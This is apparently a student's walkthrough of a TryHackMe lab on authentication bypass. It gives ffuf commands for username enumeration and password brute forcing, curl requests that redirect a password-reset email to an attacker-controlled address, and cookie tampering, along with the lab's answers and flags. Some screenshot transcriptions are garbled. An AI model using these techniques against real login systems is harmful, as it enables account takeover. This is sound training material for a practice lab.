


(used **fluff** utility with wordlist for user enumeration | [crackstation.net](http://crackstation.net) for decoding | [base64encoding.org](http://base64encoding.org) for encoding)



## Authentication Bypass

Learn how to defeat logins and other authentication mechanisms to allow you access to unpermitted areas.

### Task 1 Brief

In this room, we will learn about different ways website authentication methods can be bypassed, defeated or broken. These vulnerabilities can be some of the most critical as it often ends in leaks of customers personal data.

Start the machine and then proceed to the next task.

**Answer the questions below**

I have started the machine.

*No answer needed*

---

### Task 2 Username Enumeration

A helpful exercise to complete when trying to find authentication vulnerabilities is creating a list of valid usernames, which we'll use later in other tasks.

Website error messages are great resources for collating this information to build our list of valid usernames. We have a form to create a new user account if we go to the Acme IT Support website ([http://MACHINE\\_IP/customers/signup](http://MACHINE_IP/customers/signup)) signup page.

If you try entering the username **admin** and fill in the other form fields with fake information, you'll see we get the error **An account with this username already exists**. We can use the existence of this error message to produce a list of valid usernames already signed up on the system by using the ffuf tool below. The ffuf tool uses a list of commonly used usernames to check against for any matches.

#### Username enumeration with ffuf

```
user@tryhackme$ ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt  
-X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type:  
application/x-www-form-urlencoded" -u http://MACHINE_IP/customers/signup -mr  
"username already exists"
```

In the above example, the **-w** argument selects the file's location on the computer that contains the list of usernames that we're going to check exists. The **-x** argument specifies the request method, this will be a GET request by default, but it is a POST request in our example. The **-d** argument specifies the data that

we are going to send. In our example, we have the fields username, email, password and cpassword. We've set the value of the username to **FUZZ**. In the ffuf tool, the FUZZ keyword signifies where the contents from our wordlist will be inserted in the request. The **-H** argument is used for adding additional headers to the request. In this instance, we're setting the **Content-Type** so the web server knows we are sending form data. The **-u** argument specifies the URL we are making the request to, and finally, the **-mr** argument is the text on the page we are looking for to validate we've found a valid username.

The ffuf tool and wordlist come pre-installed on the **AttackBox** or can be installed locally by downloading it from <https://github.com/ffuf/ffuf>.

Create a file called **valid\_usernames.txt** and add the usernames that you found using ffuf; these will be used in Task 3.

Answer the questions below.

### Answer the questions below

What is the username starting with si\*\*\* ?

simon

What is the username starting with st\*\*\* ?

steve

What is the username starting with ro\*\*\*\* ?

robert

**Step 1:** Run enumeration w/ ffuf command changing '**MACHINE\_IP**' to '**current TARGET\_MACHINE's IP**' → store output to '**valid\_usernames.txt**' file

The screenshot shows a TryHackMe challenge titled "Lesson 4 - Python Programming (Automate t...)" with a progress bar at 40%. The challenge asks to answer questions about usernames. The terminal window on the right shows the ffuf command being run to find valid usernames. The command is:

```
root@ip-10-201-64-182:~# ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.201.93.72/customers/signup -mr "username already exists" > valid_usernames.txt
```


The terminal also displays the configuration for the ffuf command:

```
:: Method      : POST
:: URL        : http://10.201.93.72/customers/signup
:: Wordlist   : FUZZ: /usr/share/wordlists/SecLists/Usernames/Names/names.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : username=FUZZ&email=x&password=x&cpassword=x
:: Follow redirects : False
:: Calibration : False
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Regexp: username already exists
```

Progress messages are shown at the bottom of the terminal:

```
:: Progress: [4/10164] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :
:: Progress: [123/10164] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
```

**Step 2:** Run 'ls' to check if output file exists → run 'cat' command to print the output file



## Task 3 Brute Force

Using the `valid_usernames.txt` file we generated in the previous task, we can now use this to attempt a brute force attack on the login page (`http://MACHINE_IP/customers/login`).

**Note:** If you created your `valid_usernames` file by piping the output from `ffuf` directly you may have difficulty with this task. Clean your data, or copy just the names into a new file.

A brute force attack is an automated process that tries a list of commonly used passwords against either a single username or, like in our case, a list of usernames.

When running this command, make sure the terminal is in the same directory as the `valid_usernames.txt` file.

### Bruteforcing with ffuf

```
user@tryhackme$ ffuf -w
valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credential
ls/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2"
-H "Content-Type: application/x-www-form-urlencoded" -u
http://10.201.83.84/customers/login -fc 200
```

This `ffuf` command is a little different to the previous one in Task 2. Previously we used the **FUZZ** keyword to select where in the request the data from the wordlists would be inserted, but because we're using multiple wordlists, we have to specify our own **FUZZ** keyword. In this instance, we've chosen `W1` for our

list of valid usernames and `W2` for the list of passwords we will try. The multiple wordlists are again specified with the `-w` argument but separated with a comma. For a positive match, we're using the `-fc` argument to check for an HTTP status code other than 200.

Running the above command will find a single working username and password combination that answers the question below.

## Answer the questions below

What is the valid username and password (format: username/password)?

`steve/thunder`

**Step 1:** Run ‘`cat`’ command to show output file contents → run ‘`nano`’ to create ‘`usernames.txt`’ file to clean up outputfile

The screenshot shows a TryHackMe room interface. On the left, there's a note about using the `valid_usernames.txt` file for a brute-force attack. It includes a warning about piping the output of `ffuf` directly into `nano`. Below this, there's a note about the `ffuf` command and its usage. On the right, a terminal window is open with the command `root@lp-10-201-75-189:~# nano usernames.txt`. A yellow arrow points from the note about piping to the terminal window, indicating where to enter the command.

**Step 2:** Enter the user names only → save

The screenshot shows a web browser window for TryHackMe with a room titled "Lesson 4 - Python Programming (Automate ...)" and a progress bar at 40%. The main content area displays a guide for using the ffuf command with multiple wordlists. It includes a code snippet and a note about the FUZZ keyword. Below the guide is a section for answering questions, asking for a valid username and password in the format "username/password". A terminal window on the right shows a root shell on an AttackBox with a file named "usernames.txt" containing four entries: admin, robert, simon, and steve. The terminal has a yellow box around the "Exit" button in the menu bar.

**Step 3: Run Bruteforcing w/ ffuf command changing 'valid\_usernames.txt' with 'usernames.txt' and 'MACHINE\_IP' to 'current TARGET\_MACHINE's IP'**

The screenshot shows the same TryHackMe room interface as before, but now the "Room completed (100%)" bar is green. The terminal window on the right shows the ffuf command being run with the correct parameters: "ffuf -w usernames.txt:W1:/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=V1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.201.77.24/customers/Login -fc 200". The output of the command is visible below the command line, showing the progress of the brute-force attack.

The screenshot shows a web browser window for TryHackMe with the URL [tryhackme.com/room/authenticationbypass](http://tryhackme.com/room/authenticationbypass). The page displays a terminal session on the right and a user interface on the left.

**Terminal Session:**

```
root@ip-10-201-116-47:~# ./app.py -w /usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt -H "Content-type: application/x-www-form-urlencoded" -d "username=W1&password=W2" -f -r -c -t 10 -t 40 -m 200,204,301,302,307,401,403,405 -l 200
File Edit View Search Terminal Help
:: Wordlist      : W2: /usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt
:: Header       : Content-type: application/x-www-form-urlencoded
:: Data          : username=W1&password=W2
:: Follow redirects : false
:: Calibration   : false
:: Timeout        : 10
:: Threads        : 40
:: Matcher        : Response status: 200,204,301,302,307,401,403,405
:: Filter         : Response status: 200
:: Progress: [40/400] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
:: Progress: [167/400] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
:: Progress: [300/400] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
:: Progress: [400/400] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
status: 302, Size: 0, Words: 1, Lines: 1
* W1: steve
* W2: thunder
:: Progress: [400/400] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
:: Progress: [400/400] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
: Errors: 0 ::

root@ip-10-201-116-47:~#
```

**User Interface (Left):**


- Lesson 4 - Python Programming (Automate ...)**: Room progress (50%)
- TryHackMe | Authentication Bypass**
- Practical Help Desk | TCM Security, Inc.**
- Security Researcher - All Levels - Reston, VA...**
- Room progress (50%)**: Separated with a comma. For a positive result, we're using the `-rc` argument to check for an HTTP status code other than 200.
- Running the above command will find a single working username and password combination that answers the question below.**
- Answer the questions below**
- What is the valid username and password (format: username/password)?**
- steve/thunder** (highlighted in green)
- ✓ Correct Answer**
- Task 4**: Logic Flaw
- Task 5**: Cookie Tampering
- How likely are you to recommend this room to others?**: A scale from 1 to 10 with a green alien icon highlighted at 2.
- Submit now**

## Task 4 Logic Flaw

### What is a Logic Flaw?

Sometimes authentication processes contain logic flaws. A logic flaw is when the typical logical path of an application is either bypassed, circumvented or manipulated by a hacker. Logic flaws can exist in any area of a website, but we're going to concentrate on examples relating to authentication in this instance.

## The Hackers Path



### Logic Flaw Example

The below mock code example checks to see whether the start of the path the client is visiting begins with /admin and if so, then further checks are made to see whether the client is, in fact, an admin. If the page doesn't begin with /admin, the page is shown to the client.


```
if( url.substr(0,6) === '/admin' ) {  
    # Code to check user is an admin  
} else {  
    # View Page  
}
```

Because the above PHP code example uses three equals signs (==), it's looking for an exact match on the string, including the same letter casing. The code presents a logic flaw because an unauthenticated user requesting /adMin will not have their privileges checked and have the page displayed to them, totally bypassing the authentication checks.

### Logic Flaw Practical

We're going to examine the Reset Password function of the Acme IT Support website (<http://10.201.63.95/customers/reset>). We see a form asking for the email address associated with the account on which we wish to perform the password reset. If an invalid email is entered, you'll receive the error message "Account not found from supplied email address".

For demonstration purposes, we'll use the email address `robert@acmeitsupport.thm` which is accepted. We're then presented with the next stage of the form, which asks for the username associated with this login email address. If we enter `robert` as the username and press the Check Username button, you'll be presented with a confirmation message that a password reset email will be sent to `robert@acmeitsupport.thm`.



At this stage, you may be wondering what the vulnerability could be in this application as you have to know both the email and username and then the password link is sent to the email address of the account owner.

This walkthrough will require running both of the below Curl Requests on the AttackBox which can be opened by using the Blue Button Above.

In the second step of the reset email process, the username is submitted in a POST field to the web server, and the email address is sent in the query string request as a GET field.

Let's illustrate this by using the curl tool to manually make the request to the webserver.

**Curl Request 1:**

```
user@tryhackme$ curl  
'http://10.201.63.95/customers/reset?email=robert%40acmeitsupport.thm' -H  
'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'
```


We use the -H flag to add an additional header to the request. In this instance, we are setting the Content-Type to application/x-www-form-urlencoded, which lets the web server know we are sending form data so it properly understands our request.

In the application, the user account is retrieved using the query string, but later on, in the application logic, the password reset email is sent using the data found in the PHP variable `$_REQUEST`.

The PHP `$_REQUEST` variable is an array that contains data received from the query string and POST data. If the same key name is used for both the query string and POST data, the application logic for this variable favours POST data fields rather than the query string, so if we add another parameter to the POST form, we can control where the password reset email gets delivered.

**Curl Request 2:**

```
user@tryhackme$ curl  
'http://10.201.63.95/customers/reset?email=robert%40acmeitsupport.thm' -H  
'Content-Type: application/x-www-form-urlencoded' -d  
'username=robert&email=attacker@hacker.com'
```



For the next step, you'll need to create an account on the Acme IT support customer section, doing so gives you a unique email address that can be used to create support tickets. The email address is in the format of {username}@customer.acmeitsupport.thm

Now rerunning Curl Request 2 but with your @acmeitsupport.thm in the email field you'll have a ticket created on your account which contains a link to log you in as Robert. Using Robert's account, you can view their support tickets and reveal a flag.

Curl Request 2 (but using your @acmeitsupport.thm account):

```
user@tryhackme:~$ curl  
'http://10.201.63.95/customers/reset?email=robert@acmeitsupport.thm' -H  
'Content-Type: application/x-www-form-urlencoded' -d  
'username=robert&email={username}@customer.acmeitsupport.thm'
```

### Answer the questions below

What is the flag from Robert's support ticket?

THM{AUTH\_BYPASS\_COMPLETE}

**Step 1:** Go to `http://<TARGET_IP>/customer/signup` to create account

→ use the '`<username>@customer.acmeitsupport.thm`' domain for email address

The terminal window on the left shows the following output:

```
Room completed (100%)  
Acme IT Support  
Reset Password  
We'll send you a reset email to  
attacker@hacker.com  
  
For the next step, you'll need to create an account on the Acme IT support customer section, doing so gives you a unique email address that can be used to create support tickets. The email address is in the format of  
{username}@customer.acmeitsupport.thm  
  
Now running Curl Request 2 but with your @acmeitsupport.thm in the email field  
you'll have a ticket created on your account which contains a link to log you in as  
Robert. Using Robert's account, you can view their support tickets and reveal a flag.  
  
● ● ● Curl Request 2 (but using your @acmeitsupport.thm account):  
user@tryhackme:~$ curl 'http://10.201.67.8/customers/r  
  
A. the questions below  
  
What is the flag from Robert's support ticket?
```

The Firefox browser window on the right shows the 'Customer Signup' page. The 'Email Address' field is highlighted with a yellow arrow and contains the value 'attacker@customer.acmeitsupport.thm'. The URL in the address bar is '10.201.67.8/customers/signup'.

We're going to examine the **Reset Password** function of the Acme IT Support website (<http://10.201.63.95/customers/reset>). We see a form asking for the email address associated with the account on which we wish to perform the password reset. If an invalid email is entered, you'll receive the error message **"Account not found from supplied email address"**.

For demonstration purposes, we'll use the email address `robert@acmetsupport.thm` which is accepted. We're then presented with the next stage of the form, which asks for the username associated with this login email address. If we enter `robert` as the username and press the Check Username button, you'll be presented with a confirmation message that a password reset email will be sent to `robert@acmetsupport.thm`.

**Acme IT Support**

**Reset Password**

We'll send you a reset email to `robert@acmetsupport.thm`

At this stage, you may be wondering what the vulnerability could be in this application as you have to know both the email and username and then the password link is sent to the email address of the account owner.

This walkthrough will require running both of the below Curl Requests on the AttackBox

Acme IT Support

Support Tickets

Tickets can be created using the below button or by sending an email to your custom address `attacker@customer.acmetsupport.thm`

Tickets

Create Ticket

You have no support tickets

**Step 2:** Run the 'Curl Request 2' command replacing the return email with the recently created email address

For the next step, you'll need to create an account on the Acme IT support customer section, doing so gives you a unique email address that can be used to create support tickets. The email address is in the format of `{username}@customer.acmetsupport.thm`

Now rerunning **Curl Request 2** but with your `@acmetsupport.thm` in the email field you'll have a ticket created on your account which contains a link to log you in as Robert. Using Robert's account, you can view their support tickets and reveal a flag.

**Curl Request 2 (but using your @acmetsupport.thm account):**

```
curl 'http://10.201.63.95/customers/reset?email=robertx40acmetsupport.thm' -H 'Content-type: application/x-www-form-urlencoded' -d 'username=robert&email={username}@customer.acmetsupport.thm'
```

Answer the questions below

What is the flag for Robert's support ticket?

\_\_\_\_\_

Submit

File Edit View Search Terminal Help

```
root@ip-10-201-116-47:~# curl 'http://10.201.63.95/customers/reset?email=robertx40acmetsupport.thm' -H 'Content-type: application/x-www-form-urlencoded' -d 'username=robert&email=attacker@customer.acmetsupport.thm'
<!DOCTYPE HTML>
<html lang="en">
<head>
    <title>Acme IT Support - Customer Login</title>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://pro.fontawesome.com/releases/v5.12.0/css/all.css" integrity="sha384-ekryaxPbeCPQnxW5WVq0+1rStoPJq5shlyHr8Hzgig1vfasoYg0LoKz" crossorigin="anonymous">
        <link rel="stylesheet" href="/assets/bootstrap.min.css">
        <link rel="stylesheet" href="/assets/style.css">
</head>
<body>
    <nav class="navbar navbar-inverse navbar-fixed-top">
        <div class="container">
            <div class="navbar-header">
                <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
```

tryhackme.com/room/authenticationbypass

Lesson 4 - Python Programming (Automate th... TryHackMe | Authentication Bypass Practical Help Desk | TCM Security, Inc. | Security Researcher - All Levels - Reston, VA...

Jr Penetration Tester > Introduction to Web Hacking > Authentication Bypass

## Authentication Bypass

learn how to defeat logins and other authentication mechanisms to allow you access to unpermitted areas.

30 min 163,518 Save Room Options Room progress ( 50% )

**Target Machine Information**

Title	Target IP Address	Expires
acmeitsupport10-badr (savagenj)	10.201.63.95	38min 40s

Add 1 hour Terminate

root@ip-10-201-116-47: ~

```
</ul>
</dl><!-- .nav-collapse -->
</div>
</nav><div class="container" style="padding-top:60px">
<h1 class="text-center">Acme IT Support</h1>
<h2 class="text-center">Reset Password</h2>
<div class="row">
<div class="col-md-4 col-md-offset-4">
<div class="alert alert-success text-center">
<p>We'll send you a reset email to <strong>attacker@customer.acmetsupport.thm</strong></p>
</div>
</div>
</div>
<script src="/assets/jquery.min.js"></script>
<script src="/assets/bootstrap.min.js"></script>
<script src="/assets/site.js"></script>
</body>
</html>
<!--
```

Page Generated in 0.03719 Seconds using the THM Framework v1.2 ( <https://static-labs.tryhackme.cloud/sites/thm-web-framework> )

-->root@ip-10-201-116-47: #

THM AttackBox

**Step 3: Go back to 'Acme IT Support' page → click on the new 'Ticket'**

tryhackme.com/room/authenticationbypass

Lesson 4 - Python Programming (Automate th... TryHackMe | Authentication Bypass Practical Help Desk | TCM Security, Inc. | Security Researcher - All Levels - Reston, VA...

Room progress ( 50% )

**Acme IT Support**

Reset Password

We'll send you a reset email to attacker@hacker.com

For the next step, you'll need to create an account on the Acme IT support customer section, doing so gives you a unique email address that can be used to create support tickets. The email address is in the format of {username} @customer.acmetsupport.thm

Now rerunning **Curl Request 2** but with your @acmetsupport.thm in the email field you'll have a ticket created on your account which contains a link to log you in as Robert. Using Robert's account, you can view their support tickets and reveal a flag.

**Curl Request 2 (but using your @acmetsupport.thm account):**

```
curl -H 'Content-Type: application/x-www-form-urlencoded' -d 'u
```

Answer the questions below

What is the flag from Robert's support ticket?

-----

Submit

Acme IT Support - Support Tickets — Mozilla Firefox

Acme IT Support - Support Tickets

Acme IT Support

Support Tickets

Dashboard Support Tickets Your Account Logout

Tickets can be created using the below button or by sending an email to your custom address attacker1@customer.acmetsupport.thm

**Tickets**

Tickets				Create Ticket
ID	Subject	Date	Status	
8	Password Reset	01/10/2025 14:36	Open	

**Step 4: Copy then proceed to the given URL as instructed**

The screenshot shows a browser window with two tabs open. The left tab is titled 'Lesson 4 - Python Programming (Automate the...)' and the right tab is titled 'tryHackMe | Authentication Bypass'. The main content area displays a 'Logic Flaw Practical' section. It describes a password reset feature on the 'Acme IT Support' website (<http://10.201.63.95/customers/reset>). A form is shown asking for an email address, and if an invalid email is entered, an error message 'Account not found from supplied email address' is displayed. Below this, a demonstration shows a user attempting to reset their password with the username 'robert' and the email 'robert@acmeitsupport.thm'. A success message indicates a reset email was sent to the specified address. The right side of the screenshot shows the actual 'Acme IT Support' website interface, featuring a 'Support Tickets' section where a ticket for a password reset has been created with the status 'Open'.

The screenshot shows a browser window with two tabs open. The left tab is titled 'Lesson 4 - Python Programming (Automate the ...)' and the right tab is titled 'TryHackMe | Authentication Bypass'. The main content area displays a 'Logic Flaw Practical' section from TryHackMe. It describes a password reset feature where an invalid email address results in an error message. Below this, a demonstration of the application's interface is shown, featuring a 'Reset Password' button and a message indicating an email will be sent to the provided address. A note at the bottom explains that both the email and username must be known to exploit the vulnerability. The right side of the screen shows a Firefox browser window with a search bar containing a long hex string and the URL 'http://10.201.63.95/customers/'. A dropdown menu in the search bar lists search engines like Google, DuckDuckGo, and StartPage.

**Step 5: Open the ‘New Ticket’ → capture the flag**

The screenshot shows a browser window for 'tryhackme.com/room/authenticationbypass' with a progress bar at 50%. The title bar says 'Lesson 4 - Python Programming (Automate the...)' and 'TryHackMe | Authentication Bypass'. The main content area is titled 'Logic Flaw Practical' and describes a vulnerability in the Acme IT Support website's password reset function. It shows a 'Reset Password' form where a user can enter their email address. A note below the form states: 'At this stage, you may be wondering what the vulnerability could be in this application as you have to know both the email and username and then the password link is sent to the email address of the account owner.' A warning icon indicates that running both curl requests will require root privileges.

In the terminal window, a user runs a curl command to submit a POST request to the password reset endpoint:

```
user@tryhackme:~$ curl 'http://10.201.63.95/customers/reset?em=robert@acmeitsupport.thm'
```

The user is prompted to answer a question: 'What is the flag from Robert's support ticket?' The correct answer is 'THM{AUTH\_BYPASS\_COMPLETE}'.

The terminal also shows a task for 'Cookie Tampering' with a rating of 5/10. A survey asks 'How likely are you to recommend this room to others?' with a scale from 1 to 10. The user has selected rating 1.

The right side of the screenshot shows a Firefox browser window titled 'Acme IT Support - Support Tickets' with a single ticket listed:

ID	Subject	Date	Status
1	New Ticket	23/08/2021 08:56	Open

The ticket details page shows the subject 'New Ticket' and the contents 'Please don't tell anyone this THM{AUTH\_BYPASS\_COMPLETE}'.

## Task 5 Cookie Tampering

Examining and editing the cookies set by the web server during your online session can have multiple outcomes, such as unauthenticated access, access to another user's account, or elevated privileges. If you need a refresher on cookies, check out the HTTP In Detail room on task 6.

### Plain Text

The contents of some cookies can be in plain text, and it is obvious what they do. Take, for example, if these were the cookie set after a successful login:

```
Set-Cookie: logged_in=true; Max-Age=3600; Path=/
Set-Cookie: admin=false; Max-Age=3600; Path=/

```

We see one cookie (`logged_in`), which appears to control whether the user is currently logged in or not, and another (`admin`), which controls whether the visitor has admin privileges. Using this logic, if we were to change the contents of the cookies and make a request we'll be able to change our privileges.

First, we'll start just by requesting the target page:

### Curl Request 1

```
user@tryhackme$ curl http://<TARGET\_IP>/cookie-test
```

We can see we are returned a message of: **Not Logged In**

Now we'll send another request with the `logged_in` cookie set to true and the `admin` cookie set to false:

### Curl Request 2

```
user@tryhackme$ curl -H "Cookie: logged_in=true; admin=false"
http://<TARGET\_IP>/cookie-test
```

We are given the message: **Logged In As A User**

Finally, we'll send one last request setting both the `logged_in` and `admin` cookie to true:

### Curl Request 3

```
user@tryhackme$ curl -H "Cookie: logged_in=true; admin=true"
http://<TARGET\_IP>/cookie-test
```

This returns the result: **Logged In As An Admin** as well as a flag which you can use to answer question one.

## Hashing

Sometimes cookie values can look like a long string of random characters; these are called hashes which are an irreversible representation of the original text. Here are some examples that you may come across:

Original-String	Hash-Method	Output
1	md5	c4ca4238a0b923820dcc509a6f75849b
1	sha-256	6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
1	sha-512	e84c58b2b37b89903a740e1ee172da793a6e79d560e 5f7f9bd

058a12a280433ed6fa46510a

1	sha1	356a192b7913b04c54574d18c28d46e6395428ab
---	------	--

You can see from the above table that the hash output from the same input string can significantly differ depending on the hash method in use. Even though the hash is irreversible, the same output is produced every time, which is helpful for us as services such as <https://crackstation.net/> keep databases of billions of hashes and their original strings.

## Encoding

Encoding is similar to hashing in that it creates what would seem to be a random string of text, but in fact, the encoding is reversible. So it begs the question, what is the point in encoding? Encoding allows us to convert binary data into human-readable text that can be easily and safely transmitted over mediums that only support plain text ASCII characters.

Common encoding types are base32 which converts binary data to the characters A-Z and 2-7, and base64 which converts using the characters a-z, A-Z, 0-9, +, / and the equals sign for padding.

Take the below data as an example which is set by the web server upon logging in:

Set-Cookie: session=eyJpZCI6MSwiYWRtaW4iOmZhHNlfQ==; Max-Age=3600; Path=/

This string base64 decoded has the value of `{"id":1,"admin": false}` we can then encode this back to base64 encoded again but instead setting the admin value to true, which now gives us admin access.

## Answer the questions below

What is the flag from changing the plain text cookie values?

*THM{COOKIE\_TAMPERING}*

*Run curl ‘Request 3’: make sure `logged_in=true`; `admin=true`*

The screenshot shows a web browser window for 'tryhackme.com/room/authenticationbypass'. The title bar indicates 'Lesson 4 - Python Programming (Automate the...)' and 'TryHackMe | Authentication Bypass'. The main content area displays several challenges:

- admin access.**
- Answer the questions below**
- What is the flag from changing the plain text cookie values?**  
Input field: THM{COOKIE\_TAMPERING} ✓ Correct Answer
- What is the value of the md5 hash 3b2a1053e3270077456a79192070aa78 ?**  
Input field: \_\_\_\_\_ ✍ Submit 💡 Hint
- What is the base64 decoded value of VEhNe0JBU0U2NF9FTkNPRElOR30=?**  
Input field: \_\_\_{\_\_\_\_\_} ✍ Submit 💡 Hint
- Encode the following value using base64 ["id":1,"admin":true]**  
Input field: \_\_\_\_\_ ✍ Submit 💡 Hint

Below the challenges is a section titled 'How likely are you to recommend this room to others?' with a scale from 1 to 10. The number 3 is highlighted with a green icon.

The right side of the image shows a terminal window titled 'root@ip-10-201-26-234:~'. The terminal output shows the user has successfully logged in as root using a cookie-based attack:

```
root@ip-10-201-26-234:~# http://10.201.63.95/cookie-test
bash: http://10.201.63.95/cookie-test: No such file or directory
root@ip-10-201-26-234:~# curl http://10.201.63.95/cookie-test
Not Logged In
root@ip-10-201-26-234:~# curl -H "Cookie: logged_in=true; admin=false" http://10.201.63.95/cookie-test
Logged In As An Admin
root@ip-10-201-26-234:~# curl -H "Cookie: logged_in=true; admin=true" http://10.201.63.95/cookie-test
Logged In As An Admin
THM{COOKIE_TAMPERING}
